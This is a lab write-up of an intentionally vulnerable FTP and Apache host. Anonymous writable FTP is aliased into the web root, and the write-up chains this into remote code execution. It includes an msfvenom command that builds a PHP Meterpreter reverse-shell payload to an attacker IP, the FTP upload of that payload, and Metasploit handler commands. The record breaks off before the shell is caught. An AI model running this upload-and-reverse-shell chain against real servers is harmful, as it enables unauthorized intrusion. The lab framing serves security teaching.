Overview
This assessment walks through a deliberately vulnerable FTP + Apache lab, built to demonstrate how a single misconfigured FTP service can chain into full remote code execution and credential compromise — not through a single flashy exploit, but through a series of individually “minor” misconfigurations that compound into a critical outcome.
Lab Environment
The target is an intentionally vulnerable Ubuntu host running two exposed services:
21/tcp → FTP  → vsftpd
80/tcp → HTTP → Apache
FTP configuration (vsftpd.conf):
anonymous_enable=YES
local_enable=YES
write_enable=YES
anon_upload_enable=YES
anon_mkdir_write_enable=YES
anon_other_write_enable=YES
file_open_mode=666
anon_umask=22
ftpd_banner=Welcome to Pawantarget FTP service.
ssl_enable=NO
Filesystem permissions:
/srv/ftp          → 755
/srv/ftp/uploads  → 777
Apache configuration — the FTP upload directory is aliased directly into the web root:
Alias /uploads/ /srv/ftp/uploads/

<Directory /srv/ftp/uploads/>
    Options Indexes
    AllowOverride None
    Require all granted
</Directory>
This single Alias line is the root cause that turns an FTP misconfiguration into a web-facing remote code execution path — anything written to /srv/ftp/uploads/ over FTP becomes immediately reachable, and executable, over HTTP.
Objective
Assess the complete FTP attack surface — not just “is anonymous login enabled” — and determine how far an unauthenticated attacker can pivot from FTP access alone.
01 — Reconnaissance & Service Enumeration

The assessment began with a full-port Nmap scan to identify exposed services and gather initial version information.
nmap demo.pawanr.local -p- -sT -sV -sC -T4 -oN result.txtThe scan identified two exposed services, and Nmap’s ftp-anon script immediately flagged anonymous FTP access along with a partial directory listing.
Nmap Results
Initial Observations
21/tcp—vsftpd 2.0.8 or later, anonymous login allowed (FTP code 230)80/tcp— Apache httpd 2.4.66 (Ubuntu), default page- Nmap’s own enumeration already revealed
flag.txtand a writableuploadsdirectory before any manual interaction
The combination of anonymous, writable FTP access and an exposed web server on the same host immediately raised the question this assessment set out to answer: are files written via FTP also reachable through the web server?
02 — Anonymous FTP Authentication

The FTP service was accessed using the standard FTP client with the anonymous username and a blank password.
ftp demo.pawanr.localUsername: anonymous
Password: [leave blank]Authentication succeeded, confirming anonymous FTP access. The directory listing exposed flag.txt and the uploads/ directory, and reading the flag confirmed initial unauthenticated access.
Anonymous FTP Login & Initial Access
Security Observation
Anonymous FTP access allows any unauthenticated user to interact with the service without holding a legitimate account. Combined with a writable uploads directory, this significantly expands the attack surface beyond simple read access — the next step was to determine exactly what file operations the anonymous user could perform.
03 — FTP Read Access
With anonymous access confirmed, read access was verified against the exposed flag.txt (see screenshot in Section 02 above) and the uploads/ directory listing, which showed drwxrwxrwx permissions — world-writable.
-rw-r--r--  1 0   0        0 28 Sep 08 06:11 flag.txt
drwxrwxrwx   2 0   0     4096 Sep 08 07:24 uploads
This permission set on uploads/ meant the anonymous session was not limited to reading — write, create, and delete operations needed to be tested next.
04 — FTP CRUD Testing
Create / Read / Update

A test directory and file were created, read back, and appended to, confirming full read/write access as the anonymous user:
ftp> mkdir TESDIR
ftp> cd TESDIR
ftp> put testupload.txt
ftp> more testupload.txt
ftp> append testupload.txt testupload.txt
ftp> more testupload.txt
Create, Read, and Update Operations
Delete

ftp> delete testupload.txt
ftp> cd ..
ftp> rmdir TESDIR
Delete Operations
Security Observation
The anonymous FTP user had unrestricted Create, Read, Update, and Delete access to the uploads directory. On its own this is a significant misconfiguration; whether it becomes critical depends entirely on what else can reach that directory — which the next section investigates.
05 — Apache Service Enumeration

Attention shifted to the web service on port 80. A directory brute-force against the web root surfaced an /uploads/ path — the same name as the FTP upload directory.
dirb http://192.168.64.12/Directory Brute Force Results

The server itself was running the Ubuntu default Apache page, unmodified:
Apache Default Page
Initial Observations
An /uploads/ path existing on the web server, sharing a name with the FTP upload directory, was too specific to be coincidental — this needed to be confirmed directly rather than assumed.
06 — FTP → Apache Trust Relationship

Browsing directly to /uploads/ on the web server confirmed the suspicion from Section 05: the exact files created via FTP in Section 04 (testdir/, testupload.txt) were visible and directly reachable over HTTP.
/uploads/ Directory Reachable via HTTP
Security Observation
This is the pivot point of the entire assessment. The FTP upload directory (/srv/ftp/uploads/) is directly aliased into the Apache web root. Any file an anonymous FTP user can write is immediately servable over HTTP — including, potentially, server-side executable code. The next logical test was whether PHP specifically would execute in that context.
07 — PHP Execution Through Uploaded Content

A PHP Meterpreter payload was generated and prepared for upload:
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.64.10 LPORT=1234 -f raw > payload.php
chmod 777 payload.php
Payload Generation

The payload was then uploaded to the FTP uploads directory using the same anonymous access validated in Section 04:
ftp> cd uploads
ftp> put payload.php
Payload Upload via FTP

Browsing back to /uploads/ over HTTP confirmed the uploaded PHP file was present and directly clickable:
Payload Visible and Reachable via HTTP
Security Observation
This confirms Critical-severity unrestricted file upload leading to remote code execution: an unauthenticated FTP user can write a PHP file into a web-servable, PHP-executing directory, with no file type validation, no upload restrictions, and no separation between the FTP write path and the web execution path.
08 — Reverse Shell
A Metasploit multi/handler was configured to catch the callback from the uploaded payload before it was triggered:
msf > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 192.168.64.10
msf exploit(multi/handler) > set LPORT 1234
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) > run
Metasploit Handler Listening
